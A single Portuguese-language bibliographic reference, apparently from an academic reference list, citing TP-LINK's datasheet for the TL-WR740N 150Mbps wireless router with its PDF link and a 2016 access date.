- TP-LINK. **150Mbps Wireless N Router Description: TL-WR740N.** Disponível em: <[http://www.tp-link.com.br/res/down/doc/TL-WR740N\(UN\)\\_6.0.pdf](http://www.tp-link.com.br/res/down/doc/TL-WR740N(UN)_6.0.pdf)>. Acesso em: 24 maio 2016.

